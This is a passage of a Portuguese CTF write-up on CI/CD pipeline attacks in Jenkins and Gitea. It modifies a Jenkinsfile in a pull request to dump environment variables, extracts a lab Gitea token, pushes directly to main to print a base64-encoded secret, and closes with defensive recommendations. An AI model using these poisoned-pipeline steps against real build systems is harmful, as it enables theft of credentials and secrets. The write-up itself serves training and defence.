
Pipeline branch-test

Full project name: wonderland-mad-hatter/branch-test



[Recent Changes](#)

Stage View



Permalinks

- [Last build \(#1\), 7.7 sec ago](#)

Figura 108 - Pipeline a ser funcionar

Ao verificar a stage make podemos então ver a seguinte informação

```
[Pipeline] sh
+ make
A flag em Base64 e:
QUNENkU2QjgtMzU4NC00RjQzLUFCOUMtQUNEMDgwQjhFQkIyCg==
[Pipeline] }
```

Figura 109 - Resultado do ataque

Ao utilizar novamente o Decoder vemos que a flag é

Decode from Base64 format

Simply enter your data then push the decode button.

QUNENkU2QjgtMzU4NC00RjQzLUFCOUMtQUNEMDgwQjhFQklyCg==

☐ For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

ACD6E6B8-3584-4F43-AB9C-ACD080B8EBB2

Figura 110 - Decodificação do formato Base64

Para garantir que está correto submeti o segredo no desafio e como era de se esperar estava correto.

Challenge 1 Solves

Mad Hatter

100

Jenkinsfile is protected? Sounds like an unbrithday party. Use your access to the *Wonderland/mad-hatter* repository to steal the *flag3* secret.

View Hint

View Hint

Flag Submit

Correct

Figura 111 - Submissão da flag

3. Caterpillar with ReadOnly access we have access to sensitive information. Investigate what information you have access to and can leverage to compromise the pipeline.

Neste desafio teríamos então que trabalhar com repositórios nos quais não tínhamos acessos para alterar código ou a pipeline, pelo que teríamos que trabalhar de acordo com as versões do software. A primeira coisa que me saltou à vista foi a questão de

haver dois commits, o inicial e um para dar fix a algo do Jenkinsfile. Após análise, encontrei que o commit foi a seguinte alteração.




Figura 112 - Alteração no commit

Apesar desta tentativa poder ter potencial (a flag estar, por exemplo, em plain texto) o que estava presente na alteração não era o suficiente.

Assim sendo, a minha segunda tentativa foi a seguinte. Iria começar por dar fork ao repositório, de forma a conseguir alterar o código, posteriormente realizar um pull request e esperar que fosse capaz de dar trigger à pipeline.




Figura 113 - Fork do Repositório

Dentro do ficheiro Jenkinsfile, alterei a stage “Unit Tests” para imprimir as variáveis de ambiente e realizei o Pull Request.

New Pull Request

Select the branch to merge into and the branch to pull from.

 merge into: Wonderland:main ▾

...

pull from: thealice:main ▾

New Pull Request

1 Commits main ... main

Author	SHA1	Message	Date
 thealice	 7975a0bb38	Update 'Jenkinsfile'	7 seconds ago

± 1 changed files with 2 additions and 1 deletions

Whitespace ▾ Split View Diff Options ▾

3  Jenkinsfile vendored Unescape View File

...	@ -22,7 +22,8 @@ pipeline { @@ -22,7 +22,8 @@ pipeline {
22	22
23	23 stage ('Unit Tests') {
24	24 steps {
25	- sh "pytest true"
	25 + sh 'echo "A imprimir variaveis de ambiente..."'
	26 + sh 'env'
26	27 }
27	28 }
28	29

Figura 114 - Alterar a pipeline e Pull Request

E como esperado, dentro da pipeline de teste estava a execução do Pull Request que tinha realizado, com as variáveis de ambiente que precisava. Extraí então o valor do Gitea Token. O principal objetivo seria então poder clonar o repositório para o meu

ambiente

local.




Figura 115 – Resultado do ataque

GITEA_TOKEN=5d3ed5564341d5060c8524c41fe03507e296ca46

Figura 116 - GITEA_TOKEN

Com o token extraído, posso então fazer clone ao repositório, sendo assim posso então alterar o conteúdo do Jenkinsfile. Adicionei a linha abaixo sublinhada.




Figura 117 - Ataque 2 após o clone local

Através da interface do intellj dei então commit e push ao ficheiro atualizado




Figura 118 – Commit

E como pretendido, o commit passou para o repositório e deu trigger à pipeline.




Figura 119 - Verificar que o commit passou para o repositório

Permitindo então acesso à flag pretendida na consola

```
[Pipeline] sh
+ echo ****
+ base64
QUVCMTQ5NjYtRkZDMi00RklwLUJGNDUtQ0Q5MDNCMzUzNURBCg==
```

Figura 120 - Resultado do Ataque

Decode from Base64 format

Simply enter your data then push the decode button.


QUVCMTQ5NjYtRkZDMi00RklwLUJGNDUtQ0Q5MDNCMzUzNURBCg==

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 **DECODE**  Decodes your data into the area below.

AEB14966-FFC2-4FB0-BF45-CD903B3535DA

Figura 121 - Decodificação do formato Base64

Após a conversão verifiquei se estava correta




Figura 122 - Submissão Flag

4. What are your considerations in trying to bring security to these types of accesses? What would you do to prevent such mistakes?

As falhas exploradas resumem-se a privilégios excessivos e à execução de código não confiável. As soluções passam por implementar *Zero Trust* [5, pp. 10-17] no pipeline.

1. Princípio do Menor Privilégio (PoLP)

- **Problema:** O *pipeline* de teste (caterpillar-test) tinha um token com permissões de escrita, e os *jobs* tinham acesso a segredos de que não precisavam.
- **Prevenção:** Usar tokens *read-only* para *pipelines* de teste/PR. Restringir o acesso a segredos (como flag2) apenas aos *jobs* de produção (-prod) que necessitam deles.

2. Proteger a Configuração do Pipeline

- **Problema:** Qualquer pessoa com acesso ao repositório podia modificar o Jenkinsfile e roubar segredos.
- **Prevenção:** Proteger o Jenkinsfile. Ou este fica num repositório separado e seguro, ou o ramo main é protegido para exigir revisões (Pull Requests) para qualquer alteração.

3. Tratar Scripts como Não Confiáveis

- **Problema:** O *pipeline* mad-hatter executou make num Makefile que controlavas, permitindo a injeção de comandos.

- **Prevenção:** Nunca executar comandos genéricos (make, npm) *enquanto* os segredos estão carregados no ambiente. Os segredos só devem ser carregados para o comando exato que os vai usar.

4. Proteger os Logs e Ramos

- **Problema:** Conseguiste roubar o GITEA_TOKEN dos *logs* de teste e fazer *push* direto para o main para atacar a produção (Caterpillar).
- **Prevenção:** Implementar regras de *Branch Protection* no Gitea para **bloquear *pushes* diretos** ao main e exigir revisões. Auditar *logs* e bloquear comandos perigosos como env nos *pipelines* de PR.